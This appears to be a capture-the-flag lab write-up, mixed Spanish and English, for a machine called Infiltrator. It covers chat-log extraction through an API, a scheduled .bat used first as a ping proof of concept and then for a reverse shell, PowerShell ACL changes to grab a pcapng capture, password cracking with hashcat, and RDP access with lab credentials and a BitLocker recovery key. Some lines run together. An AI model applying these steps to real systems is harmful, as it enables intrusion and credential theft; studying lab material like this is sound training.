curl -H "API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG" 'localhost:14125/api/chatrooms/logs?roomkey=20240220014618@conference.com&fromdate=2023/03/12&todate=2024/09/24' -s | jq .logs -r > Chiefs-marketing-chat.html
O.martinezm@rtinez@1996!Output Messenger

Con las credenciales que tenemos, no son validas.
Tambien no hay nada nuevo en los chats como O.Martínez que no haya visto ya.
Calendar Execution
- Enumeration

- PoC with Ping
echo 'ping -n 1 10.10.14.2' > ping_test.batSubimos el archivo a infiltrator en la ruta: C:\ProgramData\ping_test.bat

In kali:
sudo tcpdump -ni tun0 icmpValidamos que funciona


Ahora creamos otro archivo en la máquina windows en la misma ruta C:\ProgramData\ping_test.bat


Y obténemos el mismo resultado de 10.10.11.31(Infiltrador)

Shell as O.Martinez
Nosotros vamos a hacer el mismo proceso con una carcasa inversa.

Works likes impersonation, the file rev.bat on my windows vm supposed to be the file in the Funciona como suplantación, se supone que el archivo rev.bat en mi máquina virtual de Windows es el archivo en la máquina infiltrator y ese es el que se ejecuta (archivo en infiltrator).
Shell as Lan_mangment
Siguiendo la misma enumeración antes de encontrar el archivo pcapng

Para descargarlo, yo copie el archivo a ProgramData, ahi comumente hay permisos de escritura.
Move-Item -Path "C:\Users\O.martinez\AppData\Roaming\Output Messenger\FAAA\Received Files\203301\network_capture_2024.pcapng" -Destination "C:\ProgramData\network_capture_2024.pcapng" -Force
Cuando descargo el archivo en Linux, aparece que tiene 0 bytes, lo cual es un problema con los permisos.
Get-Acl -Path "C:\temp\network_capture_2024.pcapng" | Format-List
Podemos modificar los permisos.
$acl = Get-Acl -Path "C:\temp\network_capture_2024.pcapng"$perm = "winrm_svc", "FullControl", "Allow"$rule = New-Object System.Security.AccessControl.FileSystemAccessRule($perm)$acl.SetAccessRule($rule)$acl | Set-Acl -Path "C:\temp\network_capture_2024.pcapng"Get-Acl -Path "C:\temp\network_capture_2024.pcapng" | Format-List
Ahora podemos decargar el archivo via winrm

Network_capture_2024.pcapng
WireShark
Statistics -> Conversations -> TCP

Muestra que 192.168.128.232 es el host donde se realiza la recopilación. También hay tráfico HTTP(S) y varias conexiones a TCP 5000 en otro host con una IP privada, 192.168.1.106.
- Flask - File Hosting


authorization=securepassword

location: /files


File -> Export Objects -> HTTP


Lo guardaré en BitLocker-backup.7z de mi host.

Hay un POST en /api/change_auth_token, con una nueva contraseña establecida en el encabezado.
O.martinezM@rtinez_P@ssw0rd!
Parece no funcionar con WinRM pero en RDP funciona.

BitLocker-backup.7z
Get Access
7z x BitLcoker-backup.7z
El output va hacia un archivo debido que es muy largo, aparte que es mas comodo y rapido.
7z2john BitLocker-backup.7z | tee BitLocker-backup.7z.hash > hash2johnHashCat
hashcat hash2john --user /usr/share/wordlists/rockyou.txt

- Recovery Key
650540-413611-429792-307362-466070-397617-148445-087043RDP
- Connect
xfreerdp3 /u:o.martinez /p:'M@rtinez_P@ssw0rd!' /v:10.10.11.31 /d:dc01.infiltrator.httb- Access E:
Hay una unidad E: que está bloqueada.
